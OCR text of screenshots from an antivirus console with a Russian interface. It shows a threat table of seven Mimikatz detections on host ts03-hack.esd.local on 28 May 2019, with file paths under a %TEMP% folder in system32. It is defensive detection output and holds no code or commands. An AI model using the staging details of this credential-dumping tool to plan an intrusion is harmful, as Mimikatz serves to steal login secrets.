
ПРЕДУСТАНОВКИ


ТИП УГРОЗЫ		ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
Все (7)					
Защита от вирусов	потенциально опас...	ts03-hack.esd.local	Win32/HackTool.Mimikatz.H	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/Win3
Защита от вирусов	приложение	ts03-hack.esd.local	Win32/RiskWare.Mimikatz.E	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/Win3
Защита от вирусов	приложение	ts03-hack.esd.local	Win32/RiskWare.Mimikatz.J	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/Win3
Защита от вирусов	приложение	ts03-hack.esd.local	Win32/RiskWare.Mimikatz.P	2019 мая 28 10:22:48	file:///C:/Windows/system32/%TEMP%/Win3
Защита от вирусов	приложение	ts03-hack.esd.local	Win64/Riskware.Mimikatz.D	2019 мая 28 10:22:48	file:///C:/Windows/system32/%TEMP%/x64/
Защита от вирусов	приложение	ts03-hack.esd.local	Win64/Riskware.Mimikatz.I	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/x64/
Защита от вирусов	приложение	ts03-hack.esd.local	Win64/Riskware.Mimikatz.U	2019 мая 28 10:22:49	file:///C:/Windows/system32/%TEMP%/x64/


СКАНИРОВАТЬ КОМПЬЮТЕРЫ | ПОМЕТИТЬ КАК УСТРАНЕННУЮ | ПОМЕТИТЬ КАК НЕУСТРАНЕННУЮ | ДЕЙСТВИЯ

